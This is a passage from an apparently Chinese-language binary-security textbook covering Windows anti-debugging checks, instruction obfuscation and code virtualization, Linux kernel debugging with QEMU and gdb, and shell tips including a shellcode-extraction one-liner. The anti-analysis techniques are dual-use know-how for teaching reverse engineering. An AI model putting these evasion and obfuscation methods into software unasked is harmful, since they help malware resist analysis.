0x44, 0x00, 0x62, 0x00, 0x67, 0x00, 0x00, 0x00, 0x4f, 0x00,
0x4b, 0x00, 0x00, 0x00
```

示例：

```
BOOL CheckDebug()
{
    BYTE sign[] = {0x41, 0x00, 0x62, 0x00, 0x6f, 0x00, 0x75, 0x00
, 0x74, 0x00,
                0x20, 0x00, 0x4f, 0x00, 0x6c, 0x00, 0x6c, 0x00,
0x79, 0x00,
                0x44, 0x00, 0x62, 0x00, 0x67, 0x00, 0x00, 0x00,
0x4f, 0x00,
                0x4b, 0x00, 0x00, 0x00;}

    PROCESSENTRY32 sentry32 = {0};
    sentry32.dwSize = sizeof(sentry32);
    HANDLE phsnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,
0);

    Process32First(phsnap, &sentry32);
    do{
        HANDLE hps = OpenProcess(MAXIMUM_ALLOWED, FALSE, sentry3
2.th32ProcessID);
        if (hps != 0)
        {
            DWORD szReaded = 0;
            BYTE signRemote[sizeof(sign)];
            ReadProcessMemory(hps, (LPCVOID)0x4f632a, signRemote
, sizeof(signRemote), &szReaded);
            if (szReaded > 0)
            {
                if (memcmp(sign, signRemote, sizeof(sign)) == 0)
                {
                    CloseHandle(phsnap);
                    return 0;
                }
            }
        }
    }
    sentry32.dwSize = sizeof(sentry32);
}while(Process32Next(phsnap, &sentry32));
```

行为检测

行为检测是指在程序中通过代码感知程序处于调试时与未处于调试时的各种差异来判断程序是否处于调试状态。例如我们在调试时步过两条指令所花费的时间远远超过 CPU 正常执行花费的时间，于是就可以通过 `rdtsc` 指令来进行测试。（该指令用于将时间标签计数器读入 `EDX:EAX` 寄存器）

示例：

```
BOOL CheckDebug()
{
    int BeingDbg = 0;
    __asm
    {
        rdtsc
        mov ecx, edx
        rdtsc
        sub edx, ecx
        mov BeingDbg, edx
    }
    if (BeingDbg > 2)
    {
        return 0;
    }
    return 1;
}
```

断点检测

断点检测是根据调试器设置断点的原理来检测软件代码中是否设置了断点。调试器一般使用两者方法设置代码断点：

- 通过修改代码指令为 INT3（机器码为0xCC）触发软件异常
- 通过硬件调试寄存器设置硬件断点

针对软件断点，检测系统会扫描比较重要的代码区域，看是否存在多余的 INT3 指令。

示例：

```
BOOL CheckDebug()
{
    PIMAGE_DOS_HEADER pDosHeader;
    PIMAGE_NT_HEADERS32 pNtHeaders;
    PIMAGE_SECTION_HEADER pSectionHeader;
    DWORD dwBaseImage = (DWORD)GetModuleHandle(NULL);
    pDosHeader = (PIMAGE_DOS_HEADER)dwBaseImage;
    pNtHeaders = (PIMAGE_NT_HEADERS32)((DWORD)pDosHeader + pDosH
eader->e_lfanew);
    pSectionHeader = (PIMAGE_SECTION_HEADER)((DWORD)pNtHeaders +
sizeof(pNtHeaders->Signature) + sizeof(IMAGE_FILE_HEADER) +
                     (WORD)pNtHeaders->FileHeader.SizeOfOptional
Header);
    DWORD dwAddr = pSectionHeader->VirtualAddress + dwBaseImage;

    DWORD dwCodeSize = pSectionHeader->SizeOfRawData;
    BOOL Found = FALSE;
    __asm
    {
        cld
        mov     edi,dwAddr
        mov     ecx,dwCodeSize
        mov     al,0CCH
        repne   scasb   ; 在EDI指向大小为ECX的缓冲区中搜索AL包含的字节
        jnz     NotFound
        mov Found,1
NotFound:
    }
    return Found;
}
```

而对于硬件断点，由于程序工作在保护模式下，无法访问硬件调试断点，所以一般需要构建异常程序来获取 DR 寄存器的值。

示例：

```
BOOL CheckDebug()
{
    CONTEXT context;
    HANDLE hThread = GetCurrentThread();
    context.ContextFlags = CONTEXT_DEBUG_REGISTERS;
    GetThreadContext(hThread, &context);
    if (context.Dr0 != 0 || context.Dr1 != 0 || context.Dr2 != 0
 || context.Dr3!=0)
    {
        return 1;
    }
    return 0;
}
```

行为占用

行为占用是指在需要保护的程序中，程序自身将一些只能同时有 1 个实例的功能占为己用。比如一般情况下，一个进程只能同时被 1 个调试器调试，那么就可以设计一种模式，将程序以调试方式启动，然后利用系统的调试机制防止被其他调试器调试。

参考资料

- 详解反调试技术

3.2.5 反调试技术（ELF）

3.2.6 指令混淆

为什么需要指令混淆

软件的安全性严重依赖于代码复杂化后被分析者理解的难度，通过指令混淆，可以将原始的代码指令转换为等价但极其复杂的指令，从而尽可能地提高分析和破解的成本。

常见的混淆方法

代码变形

代码变形是指将单条或多条指令转变为等价的单条或多条其他指令。其中对单条指令的变形叫做局部变形，对多条指令结合起来考虑的变成叫做全局变形。

例如下面这样的一条赋值指令：

```
mov eax, 12345678h
```

可以使用下面的组合指令来替代：

```
push 12345678h
pop eax
```

更进一步：

```
pushfd
mov eax, 1234
shl eax, 10
mov ax, 5678
popfd
```

`pushfd` 和 `popfd` 是为了保护 EFLAGS 寄存器不受变形后指令的影响。

继续替换：

```
pushfd
push 1234
pop eax
shl eax, 10
mov ax 5678
```

这样的结果就是简单的指令也可能会变成上百上千条指令，大大提高了理解的难度。

再看下面的例子：

```
jmp {label}
```

可以变成：

```
push {label}
ret
```

而且 IDA 不能识别出这种 label 标签的调用结构。

指令：

```
call {label}
```

可以替换成：

```
push {call指令后面的那个label}
push {label}
ret
```

指令：

```
push {op}
```

可以替换成：

```
sub esp, 4
mov [esp], {op}
```

下面我们来看看全局变形。对于下面的代码：

```
mov eax, ebx
mov ecx, eax
```

因为两条代码具有关联性，在变形时需要综合考虑，例如下面这样：

```
mov cx, bx
mov ax, cx
mov ch, bh
mov ah, bh
```

这种具有关联性的特定使得通过变形后的代码推导变形前的代码更加困难。

花指令

花指令就是在原始指令中插入一些虽然可以被执行但是没有任何作用的指令，它的出现只是为了扰乱分析，不仅是对分析者来说，还是对反汇编器、调试器来说。

来看个例子，原始指令如下：

```
add eax, ebx
mul ecx
```

加入花指令之后：

```
xor esi, 011223344h
add esi, eax
add eax, ebx
mov edx, eax
shl edx, 4
mul ecx
xor esi, ecx
```

其中使用了源程序不会使用到的 esi 和 edx 寄存器。这就是一种纯粹的垃圾指令。

有的花指令用于干扰反汇编器，例如下面这样：

```
01003689    50          push eax
0100368A    53          push ebx
```

加入花指令后：

```
01003689    50          push eax
0100368A    EB 01       jmp short 0100368D
0100368C    FF53 6A     call dword ptr [ebx+6A]
```

乍一看似乎很奇怪，其实是加入因为加入了机器码 `EB 01 FF` ，使得线性分析的反汇编器产生了误判。而在执行时，第二条指令会跳转到正确的位置，流程如下：

```
01003689    50          push eax
0100368A    EB 01       jmp short 0100368D
0100368C    90          nop
0100368D    53          push ebx
```

扰乱指令序列

指令一般都是按照一定序列执行的，例如下面这样：

```
01003689    push eax
0100368A    push ebx
0100368B    xor eax, eax
0100368D    cmp eax, 0
01003690    jne short 01003695
01003692    inc eax
01003693    jmp short 0100368D
01003695    pop ebx
01003696    pop eax
```

指令序列看起来很清晰，所以扰乱指令序列就是要打乱这种指令的排列方式，以干扰分析者：

```
01003689    push eax
0100368A    jmp short 01003694
0100368C    xor eax, eax
0100368E    jmp short 01003697
01003690    jne short 0100369F
01003692    jmp short 0100369C
01003694    push ebx
01003695    jmp short 0100368C
01003697    cmp eax, 0
0100369A    jmp short 01003690
0100369C    inc eax
0100369D    jmp short 01003697
0100369F    pop ebx
010036A0    pop eax
```

虽然看起来很乱，但真实的执行顺序没有改变。

多分支

多分支是指利用不同的条件跳转指令将程序的执行流程复杂化。与扰乱指令序列不同的时，多分支改变了程序的执行流。举个例子：

```
01003689    push eax
0100368A    push ebx
0100368B    push ecx
0100368C    push edx
```

变形如下：

```
01003689    push eax
0100368A    je short 0100368F
0100368C    push ebx
0100368D    jmp short 01003690
0100368F    push ebx
01003690    push ecx
01003691    push edx
```

代码里加入了一个条件分支，但它究竟会不会触发我们并不关心。于是程序具有了不确定性，需要在执行时才能确定。但可以肯定的时，这段代码的执行结果和原代码相同。

再改进一下，用不同的代码替换分支处的代码：

```
01003689    push eax
0100368A    je short 0100368F
0100368C    push ebx
0100368D    jmp short 01003693
0100368F    push eax
01003690    mov dword ptr [esp], ebx
01003693    push ecx
01003694    push edx
```

不透明谓词

不透明谓词是指一个表达式的值在执行到某处时，对程序员而言是已知的，但编译器或静态分析器无法推断出这个值，只能在运行时确定。上面的多分支其实也是利用了不透明谓词。

下面的代码中：

```
mov esi, 1
... ; some code not touching esi
dec esi
...
cmp esi, 0
jz real_code
; fake luggage
real_code:
```

假设我们知道这里 esi 的值肯定是 0，那么就可以在 fake luggage 处插入任意长度和复杂度的指令，以达到混淆的目的。

其它的例子还有（同样假设esi为0）：

```
add eax, ebx
mul ecx
add eax, esi
```

间接指针

```
dummy_data1 db      100h dup (0)
message1    db      'hello world', 0

dummy_data2 db      200h dup (0)
message2    db      'another message', 0

func        proc
            ...
            mov     eax, offset dummy_data1
            add     eax, 100h
            push    eax
            call    dump_string
            ...
            mov     eax, offset dummy_data2
            add     eax, 200h
            push    eax
            call    dump_string
            ...
func        endp
```

这里通过 dummy_data 来间接地引用 message，但 IDA 就不能正确地分析到对 message 的引用。

代码虚拟化

基于虚拟机的代码保护也可以算是代码混淆技术的一种，是目前各种混淆中保护效果最好的。简单地说，该技术就是通过许多模拟代码来模拟被保护的代码的执行，然后计算出与被保护代码执行时相同的结果。

```
+------------+
| 头部指令序列 | -------> | 代码虚拟机入口 |
|------------|                |
|            |          | 保存代码现场 |
|            |                |
| 中间指令序列 |          | 模拟执行中间指令序列 |
|            |                |
|            |          | 设置新的代码现场 |
|------------|                |
| 尾部指令序列 | <------- | 代码虚拟机出口 |
+------------+
```

当原始指令执行到指令序列的开始处，就转入代码虚拟机的入口。此时需要保存当前线程的上下文信息，然后进入模拟执行阶段，该阶段是代码虚拟机的核心。有两种方案来保证虚拟机代码与原始代码的栈空间使用互不冲突，一种是在堆上开辟开辟新的空间，另一种是继续使用原始代码所使用的栈空间，这两种方案互有优劣，在实际中第二种使用较多。

对于怎样模拟原始代码，同样有两种方案。一种是将原本的指令序列转变为一种具有直接或者间接对应关系的，只有虚拟机才能理解的代码数据。例如用 `0` 来表示 `push` ，1 表示 `mov` 等。这种直接或间接等价的数据称为 opcode。另一种方案是将原始代码的意义直接转换成新的代码，类似于代码变形，这种方案基于指令语义，所以设计难度非常大。

3.3.1 SQL 注入利用

3.3.1 XSS 漏洞利用

第四章 技巧篇

4.1 Linux 内核调试

- 准备工作
- printk
- QEMU + gdb
- kdb
- 参考资料

准备工作

与用户态程序不同，为了进行内核调试，我们需要两台机器，一台调试，另一台被调试。在调试机上需要安装必要的调试器（如GDB），被调试机上运行着被调试的内核。

这里选择用 Ubuntu16.04 来展示，因为该发行版默认已经开启了内核调试支持：

```
$ cat /boot/config-4.13.0-38-generic | grep GDB
# CONFIG_CFG80211_INTERNAL_REGDB is not set
CONFIG_SERIAL_KGDB_NMI=y
CONFIG_GDB_SCRIPTS=y
CONFIG_HAVE_ARCH_KGDB=y
CONFIG_KGDB=y
CONFIG_KGDB_SERIAL_CONSOLE=y
# CONFIG_KGDB_TESTS is not set
CONFIG_KGDB_LOW_LEVEL_TRAP=y
CONFIG_KGDB_KDB=y
```

获取符号文件

下面我们来准备调试需要的符号文件。看一下该版本的 code name：

```
$ lsb_release -c
Codename:	xenial
```

然后在下面的目录下新建文件 `ddebs.list`，其内容如下（注意看情况修改 Codename）：

```
$ cat /etc/apt/sources.list.d/ddebs.list
deb http://ddebs.ubuntu.com/ xenial      main restricted univers
e multiverse
deb http://ddebs.ubuntu.com/ xenial-security main restricted uni
verse multiverse
deb http://ddebs.ubuntu.com/ xenial-updates  main restricted uni
verse multiverse
deb http://ddebs.ubuntu.com/ xenial-proposed main restricted uni
verse multiverse
```

`http://ddebs.ubuntu.com` 是 Ubuntu 的符号服务器。执行下面的命令添加密钥：

```
$ wget -O - http://ddebs.ubuntu.com/dbgsym-release-key.asc | sud
o apt-key add -
```

然后就可以更新并下载符号文件了：

```
$ sudo apt-get update
$ uname -r
4.13.0-38-generic
$ sudo apt-get install linux-image-4.13.0-38-generic-dbgsym
```

完成后，符号文件将会放在下面的目录下：

```
$ file /usr/lib/debug/boot/vmlinux-4.13.0-38-generic
/usr/lib/debug/boot/vmlinux-4.13.0-38-generic: ELF 64-bit LSB ex
ecutable, x86-64, version 1 (SYSV), statically linked, BuildID[s
ha1]=f00f4b7ef0ab8fa738b6a9caee91b2cbe23fef97, not stripped
```

可以看到这是一个静态链接的可执行文件，使用 gdb 即可进行调试，例如这样：

```
$ gdb -q /usr/lib/debug/boot/vmlinux-4.13.0-38-generic
Reading symbols from /usr/lib/debug/boot/vmlinux-4.13.0-38-gener
ic...done.
gdb-peda$ p init_uts_ns
$1 = {
  kref = {
    refcount = {
      refs = {
        counter = 0x2
      }
    }
  },
  name = {
    sysname = "Linux", '\000' <repeats 59 times>,
    nodename = "(none)", '\000' <repeats 58 times>,
    release = "4.13.0-38-generic", '\000' <repeats 47 times>,
    version = "#43~16.04.1-Ubuntu SMP Wed Mar 14 17:48:43 UTC 20
18", '\000' <repeats 13 times>,
    machine = "x86_64", '\000' <repeats 58 times>,
    domainname = "(none)", '\000' <repeats 58 times>
  },
  user_ns = 0xffffffff822517a0 <init_user_ns>,
  ucounts = 0x0 <irq_stack_union>,
  ns = {
    stashed = {
      counter = 0x0
    },
    ops = 0xffffffff81e2cc80 <utsns_operations>,
    inum = 0xeffffffe
  }
}
```

获取源文件

将 `/etc/apt/sources.list` 里的 `deb-src` 行都取消掉注释：

```
$ sed -i '/^#\sdeb-src /s/^#//' "/etc/apt/sources.list"
```

然后就可以更新并获取 Linux 内核源文件了：

```
$ sudo apt-get update
$ mkdir -p ~/kernel/source
$ cd ~/kernel/source
$ apt-get source $(dpkg-query '--showformat=${source:Package}=${source:Version}' --show linux-image-$(uname -r))
```

```
$ ls linux-hwe-4.13.0/
arch     CREDITS    debian.master  firmware  ipc      lib
    net      security       tools   zfs
block    crypto     Documentation  fs        Kbuild   MAINTAINERS  README   snapcraft.yaml  ubuntu
certs    debian     drivers        include   Kconfig  Makefile
    samples  sound          usr
COPYING  debian.hwe dropped.txt    init      kernel   mm
    scripts  spl
```

printk

在用户态程序中，我们常常使用 `printf()` 来打印信息，方便调试，在内核中也可以这样做。内核（v4.16.3）使用函数 `printk()` 来输出信息，在 `include/linux/kern_levels.h` 中定义了 8 个级别：

```
#define KERN_EMERG    KERN_SOH "0"    /* system is unusable */
#define KERN_ALERT    KERN_SOH "1"    /* action must be taken immediately */
#define KERN_CRIT    KERN_SOH "2"    /* critical conditions */
#define KERN_ERR    KERN_SOH "3"    /* error conditions */
#define KERN_WARNING    KERN_SOH "4"    /* warning conditions */
#define KERN_NOTICE    KERN_SOH "5"    /* normal but significant condition */
#define KERN_INFO    KERN_SOH "6"    /* informational */
#define KERN_DEBUG    KERN_SOH "7"    /* debug-level messages */
```

用法是：

```
printk(KERN_EMERG "hello world!\n");  // 中间没有逗号
```

而当前控制台的日志级别如下所示：

```
$ cat /proc/sys/kernel/printk
4       4       1       4
```

这 4 个数值在文件定义及默认值在如下所示：

```
// kernel/printk/printk.c

int console_printk[4] = {
    CONSOLE_LOGLEVEL_DEFAULT,    /* console_loglevel */
    MESSAGE_LOGLEVEL_DEFAULT,    /* default_message_loglevel */
    CONSOLE_LOGLEVEL_MIN,        /* minimum_console_loglevel */
    CONSOLE_LOGLEVEL_DEFAULT,    /* default_console_loglevel */
};


// include/linux/printk.h

/* printk's without a loglevel use this.. */
#define MESSAGE_LOGLEVEL_DEFAULT CONFIG_MESSAGE_LOGLEVEL_DEFAULT

/* We show everything that is MORE important than this.. */
#define CONSOLE_LOGLEVEL_MIN     1 /* Minimum loglevel we let pe
ople use */

/*
 * Default used to be hard-coded at 7, we're now allowing it to
be set from
 * kernel config.
 */
#define CONSOLE_LOGLEVEL_DEFAULT CONFIG_CONSOLE_LOGLEVEL_DEFAULT

#define console_loglevel (console_printk[0])
#define default_message_loglevel (console_printk[1])
#define minimum_console_loglevel (console_printk[2])
#define default_console_loglevel (console_printk[3])
```

虽然这些数值控制了当前控制台的日志级别，但使用虚拟文件 `/proc/kmsg` 或者命令 `dmesg` 总是可以查看所有的信息。

QEMU + gdb

QEMU 是一款开源的虚拟机软件，可以使用它模拟出一个完整的操作系统（参考章节2.1.1）。这里我们介绍怎样使用 QEMU 和 gdb 进行内核调试，关于 Linux 内核的编译可以参考章节 1.5.9。

接下来我们需要借助 BusyBox 来创建用户空间：

```
$ wget -c http://busybox.net/downloads/busybox-1.28.3.tar.bz2
$ tar -xvjf busybox-1.28.3.tar.bz2
$ cd busybox-1.28.3/
```

生成默认配置文件并修改 `CONFIG_STATIC=y` 让它生成的是一个静态链接的 BusyBox，这是因为 qemu 中没有动态链接库：

```
$ make defconfig
$ cat .config | grep "CONFIG_STATIC"
CONFIG_STATIC=y
```

编译安装后会出现在 `_install` 目录下：

```
$ make
$ sudo make install
$ ls _install
bin  linuxrc  sbin  usr
```

接下来创建 initramfs 的目录结构：

```
$ mkdir initramfs
$ cd initramfs
$ cp ../_install/* -rf ./
$ mkdir dev proc sys
$ sudo cp -a /dev/null /dev/console /dev/tty /dev/tty2 /dev/tty3
 /dev/tty4 dev/
$ rm linuxrc
$ vim init      # 创建启动脚本
$ cat init
#!/bin/busybox sh
mount -t proc none /proc
mount -t sysfs none /sys

exec /sbin/init
```

最后把它们打包：

```
$ find . -print0 | cpio --null -ov --format=newc | gzip -9 > ../
initramfs.cpio.gz
```

这样 initramfs 根文件系统就做好了，其中包含了必要的设备驱动和工具，boot loader 会加载 initramfs 到内存，然后内核将其挂载到根目录 `/` ，并运行 `init` 脚本，挂载真正的磁盘根文件系统。

QEMU 启动!

```
$ qemu-system-x86_64 -s -S -kernel ~/kernelbuild/linux-4.16.3/ar
ch/x86_64/boot/bzImage -initrd ~/kernelbuild/busybox-1.28.3/init
ramfs.cpio.gz -nographic -append "console=ttyS0"
```

- `-s` ： `-gdb tcp::1234` 的缩写，QEMU 监听在 TCP 端口 1234，等待 gdb 的连接。
- `-S` ：在启动时冻结 CPU，等待 gdb 输入 c 时继续执行。
- `-kernel` ：指定内核。
- `-initrd` ：指定 initramfs。
- `nographic` ：禁用图形输出并将串行 I/O 重定向到控制台。
- `-append "console=ttyS0"` ：所有内核输出到 ttyS0 串行控制台，并打印到

终端。

在另一个终端里使用打开 gdb，然后尝试在函数 `cmdline_proc_show()` 处下断点：

```
$ gdb -ex "target remote localhost:1234" ~/kernelbuild/linux-4.1
6.3/vmlinux
(gdb) b cmdline_proc_show
Breakpoint 1 at 0xffffffff8121ad70: file fs/proc/cmdline.c, line
 9.
(gdb) c
Continuing.

Breakpoint 1, cmdline_proc_show (m=0xffff880006701b00, v=0x1 <ir
q_stack_union+1>) at fs/proc/cmdline.c:9
9               seq_printf(m, "%s\n", saved_command_line);
```

可以看到，当我们在内核里执行 `cat /proc/cmdline` 时就被断下来了。

```
/ # id
uid=0 gid=0
/ # echo hello kernel!
hello kernel!
/ # cat /proc/cmdline
console=ttyS0
```

现在我们已经可以对内核代码进行单步调试了。对于内核模块，我们同样可以进行调试，但模块是动态加载的，gdb 不会知道这些模块被加载到哪里，所以需要使用 `add-symbol-file` 命令来告诉它。

来看一个 helloworld 的例子，源码：

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>

static int hello_init(void)
{
        printk(KERN_ALERT "Hello module!\n");
        return 0;
}

static void hello_exit(void)
{
        printk(KERN_ALERT "Goodbye module!\n");
}

module_init(hello_init);
module_exit(hello_exit);

MODULE_LICENSE("GPL");
MODULE_DESCRIPTION("A simple module.");
```

Makefile 如下：

```
BUILDPATH := ~/kernelbuild/linux-4.16.3/
obj-m += hello.o

all:
        make -C $(BUILDPATH) M=$(PWD) modules

clean:
        make -C $(BUILDPATH) M=$(PWD) clean
```

编译模块并将 `.ko` 文件复制到 initramfs，然后重新打包：

```
$ make && cp hello.ko ~/kernelbuild/busybox-1.28.3/initramfs
$ cd ~/kernelbuild/busybox-1.28.3/initramfs
$ find . -print0 | cpio --null -ov --format=newc | gzip -9 > ../
initramfs.cpio.gz
```

最后重新启动 QEMU 即可：

```
/ # insmod hello.ko
[    7.887392] hello: loading out-of-tree module taints kernel.
[    7.892630] Hello module!
/ # lsmod
hello 16384 0 - Live 0xffffffffa0000000 (O)
/ # rmmod hello.ko
[   24.523830] Goodbye module!
```

三个命令分别用于载入、列出和卸载模块。

再回到 gdb 中，`add-symbol-file` 添加模块的 `.text`、`.data` 和 `.bss` 段的地址，这些地址在类似 `/sys/kernel/<module>/sections` 位置：

```
/ # cat /sys/module/hello/sections/.text
0x00000000fa16acc0
```

在这个例子中，只有 .text 段：

```
(gdb) add-symbol-file ~/kernelbuild/busybox-1.28.3/initramfs/hel
lo.ko 0x00000000fa16acc0
```

然后就可以对该模块进行调试了。

kdb

参考资料

- KernelDebuggingTricks

4.2 Linux 命令行技巧

通配符

- `*` ：匹配任意字符
  - `ls test*`
- `?` ：匹配任意单个字符
  - `ls test?`
- `[...]` ：匹配括号内的任意单个字符
  - `ls test[123]`
- `[!...]` ：匹配除括号内字符以外的单个字符
  - `ls test[!123]`

重定向输入字符

有时候我们需要在 shell 里输入键盘上没有对应的字符，如 `0x1F` ，就需要使用重定向输入。下面是一个例子：

```
#include<stdio.h>
#include<string.h>
void main() {
    char data[8];
    char str[8];
    printf("请输入十六进制为 0x1f 的字符: ");
    sprintf(str, "%c", 31);
    scanf("%s", data);
    if (!strcmp((const char *)data, (const char *)str)) {
        printf("correct\n");
    } else {
        printf("wrong\n");
    }
}
```

```
$ gcc test.c
$ ./a.out
请输入十六进制为 0x1f 的字符: 0x1f
wrong
$ echo -e "\x1f"

$ echo -e "\x1f" | ./a.out
请输入十六进制为 0x1f 的字符: correct
```

从可执行文件中提取 shellcode

```
for i in `objdump -d print_flag | tr '\t' ' ' | tr ' ' '\n' | eg
rep '^[0-9a-f]{2}$' ` ; do echo -n "\x$i" ; done
```

注意：在 objdump 中空字节可能会被删除。

查看进程虚拟地址空间

有时我们需要知道一个进程的虚拟地址空间是如何使用的，以确定栈是否是可执行的。

```
$ cat /proc/<PID>/maps
```

下面我们分别来看看可执行栈和不可执行栈的不同：

```
$ cat hello.c
#include <stdio.h>
void main()
{
    char buf[128];
    scanf("hello, world: %s\n", buf);
}

$ gcc hello.c -o a.out1

$ ./a.out1 &
[1] 7403

$ cat /proc/7403/maps
555555554000-555555555000 r-xp 00000000 08:01 26389924
         /home/firmy/a.out1
555555754000-555555755000 r--p 00000000 08:01 26389924
         /home/firmy/a.out1
555555755000-555555756000 rw-p 00001000 08:01 26389924
         /home/firmy/a.out1
555555756000-555555777000 rw-p 00000000 00:00 0
         [heap]
7ffff7a33000-7ffff7bd0000 r-xp 00000000 08:01 21372436
         /usr/lib/libc-2.25.so
7ffff7bd0000-7ffff7dcf000 ---p 0019d000 08:01 21372436
         /usr/lib/libc-2.25.so
7ffff7dcf000-7ffff7dd3000 r--p 0019c000 08:01 21372436
         /usr/lib/libc-2.25.so
7ffff7dd3000-7ffff7dd5000 rw-p 001a0000 08:01 21372436
         /usr/lib/libc-2.25.so
7ffff7dd5000-7ffff7dd9000 rw-p 00000000 00:00 0
7ffff7dd9000-7ffff7dfc000 r-xp 00000000 08:01 21372338
         /usr/lib/ld-2.25.so
7ffff7fbc000-7ffff7fbe000 rw-p 00000000 00:00 0
7ffff7ff8000-7ffff7ffa000 r--p 00000000 00:00 0
```

```
         [vvar]
7ffff7ffa000-7ffff7ffc000 r-xp 00000000 00:00 0
         [vdso]
7ffff7ffc000-7ffff7ffd000 r--p 00023000 08:01 21372338
         /usr/lib/ld-2.25.so
7ffff7ffd000-7ffff7ffe000 rw-p 00024000 08:01 21372338
         /usr/lib/ld-2.25.so
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7ffffffde000-7ffffffff000 rw-p 00000000 00:00 0
         [stack]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0
         [vsyscall]

[1]+  Stopped                 ./a.out1

$ gcc -z execstack hello.c -o a.out2

$ ./a.out2 &
[2] 7467
[firmy@manjaro ~]$ cat /proc/7467/maps
555555554000-555555555000 r-xp 00000000 08:01 26366643
         /home/firmy/a.out2
555555754000-555555755000 r-xp 00000000 08:01 26366643
         /home/firmy/a.out2
555555755000-555555756000 rwxp 00001000 08:01 26366643
         /home/firmy/a.out2
555555756000-555555777000 rwxp 00000000 00:00 0
         [heap]
7ffff7a33000-7ffff7bd0000 r-xp 00000000 08:01 21372436
         /usr/lib/libc-2.25.so
7ffff7bd0000-7ffff7dcf000 ---p 0019d000 08:01 21372436
         /usr/lib/libc-2.25.so
7ffff7dcf000-7ffff7dd3000 r-xp 0019c000 08:01 21372436
         /usr/lib/libc-2.25.so
7ffff7dd3000-7ffff7dd5000 rwxp 001a0000 08:01 21372436
         /usr/lib/libc-2.25.so
7ffff7dd5000-7ffff7dd9000 rwxp 00000000 00:00 0
7ffff7dd9000-7ffff7dfc000 r-xp 00000000 08:01 21372338
         /usr/lib/ld-2.25.so
7ffff7fbc000-7ffff7fbe000 rwxp 00000000 00:00 0
```

```
7ffff7ff8000-7ffff7ffa000 r--p 00000000 00:00 0
         [vvar]
7ffff7ffa000-7ffff7ffc000 r-xp 00000000 00:00 0
         [vdso]
7ffff7ffc000-7ffff7ffd000 r-xp 00023000 08:01 21372338
         /usr/lib/ld-2.25.so
7ffff7ffd000-7ffff7ffe000 rwxp 00024000 08:01 21372338
         /usr/lib/ld-2.25.so
7ffff7ffe000-7ffff7fff000 rwxp 00000000 00:00 0
7ffffffde000-7ffffffff000 rwxp 00000000 00:00 0
         [stack]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0
         [vsyscall]

[2]+  Stopped                 ./a.out2
```

当使用 `-z execstack` 参数进行编译时，会关闭 `Stack Protector` 。我们可以看到在 `a.out1` 中的 `stack` 是 `rw` 的，而 `a.out2` 中则是 `rwx` 的。

`maps` 文件有 6 列，分别为：

- 地址：库在进程里地址范围
- 权限：虚拟内存的权限，r=读，w=写,x=执行,s=共享,p=私有
- 偏移量：库在进程里地址偏移量
- 设备：映像文件的主设备号和次设备号，可以通过通过 `cat /proc/devices` 查看设备号对应的设备名
- 节点：映像文件的节点号
- 路径: 映像文件的路径，经常同一个地址有两个地址范围，那是因为一段是 `r-xp` 为只读的代码段，一段是 `rwxp` 为可读写的数据段

除了 `/proc/<PID>/maps` 之外，还有一些有用的设备和文件。

- `/proc/kcore` 是 Linux 内核运行时的动态 core 文件。它是一个原始的内存转储，以 ELF core 文件的形式呈现，可以使用 GDB 来调试和分析内核。
- `／boot/System.map` 是一个特定内核的内核符号表。它是你当前运行的内核的 System.map 的链接。
- `/proc/kallsyms` 和 `System.map` 很类似，但它在 `/proc` 目录下，所以是由内核维护的，并可以动态更新。
- `/proc/iomem` 和 `/proc/<pid>/maps` 类似，但它是用于系统内存的。如：

```
# cat /proc/iomem | grep Kernel
01000000-01622d91 : Kernel code
01622d92-01b0ddff : Kernel data
01c56000-01d57fff : Kernel bss
```

ASCII 表

ASCII 表将键盘上的所有字符映射到固定的数字。有时候我们可能需要查看这张表：

```
$ man ascii

Oct   Dec   Hex   Char                        Oct   Dec   Hex
Char
────────────────────────────────────────────────────────────────

────────
000   0     00    NUL '\0' (null character)   100   64    40
@
001   1     01    SOH (start of heading)      101   65    41
A
002   2     02    STX (start of text)         102   66    42
B
003   3     03    ETX (end of text)           103   67    43
C
004   4     04    EOT (end of transmission)   104   68    44
D
005   5     05    ENQ (enquiry)               105   69    45
E
006   6     06    ACK (acknowledge)           106   70    46
F
007   7     07    BEL '\a' (bell)             107   71    47
G
010   8     08    BS  '\b' (backspace)        110   72    48
H
011   9     09    HT  '\t' (horizontal tab)   111   73    49
I
012   10    0A    LF  '\n' (new line)         112   74    4A
J
```

```
013   11    0B    VT  '\v' (vertical tab)     113   75    4B
K
014   12    0C    FF  '\f' (form feed)        114   76    4C
L
015   13    0D    CR  '\r' (carriage ret)     115   77    4D
M
016   14    0E    SO  (shift out)             116   78    4E
N
017   15    0F    SI  (shift in)              117   79    4F
O
020   16    10    DLE (data link escape)      120   80    50
P
021   17    11    DC1 (device control 1)      121   81    51
Q
022   18    12    DC2 (device control 2)      122   82    52
R
023   19    13    DC3 (device control 3)      123   83    53
S
024   20    14    DC4 (device control 4)      124   84    54
T
025   21    15    NAK (negative ack.)         125   85    55
U
026   22    16    SYN (synchronous idle)      126   86    56
V
027   23    17    ETB (end of trans. blk)     127   87    57
W
030   24    18    CAN (cancel)                130   88    58
X
031   25    19    EM  (end of medium)         131   89    59
Y
032   26    1A    SUB (substitute)            132   90    5A
Z
033   27    1B    ESC (escape)                133   91    5B
[
034   28    1C    FS  (file separator)        134   92    5C
\  '\\'
035   29    1D    GS  (group separator)       135   93    5D
]
036   30    1E    RS  (record separator)      136   94    5E
^
```

```
037   31    1F    US  (unit separator)        137   95    5F
_
040   32    20    SPACE                       140   96    60
`
041   33    21    !                           141   97    61
a
042   34    22    "                           142   98    62
b
043   35    23    #                           143   99    63
c
044   36    24    $                           144   100   64
d
045   37    25    %                           145   101   65
e
046   38    26    &                           146   102   66
f
047   39    27    '                           147   103   67
g
050   40    28    (                           150   104   68
h
051   41    29    )                           151   105   69
i
052   42    2A    *                           152   106   6A
j
053   43    2B    +                           153   107   6B
k
054   44    2C    ,                           154   108   6C
l
055   45    2D    -                           155   109   6D
m

056   46    2E    .                           156   110   6E
n
057   47    2F    /                           157   111   6F
o
060   48    30    0                           160   112   70
p
061   49    31    1                           161   113   71
q
062   50    32    2                           162   114   72
```

```
r
063   51    33    3                            163   115   73
s
064   52    34    4                            164   116   74
t
065   53    35    5                            165   117   75
u
066   54    36    6                            166   118   76
v
067   55    37    7                            167   119   77
w
070   56    38    8                            170   120   78
x
071   57    39    9                            171   121   79
y
072   58    3A    :                            172   122   7A
z
073   59    3B    ;                            173   123   7B
{
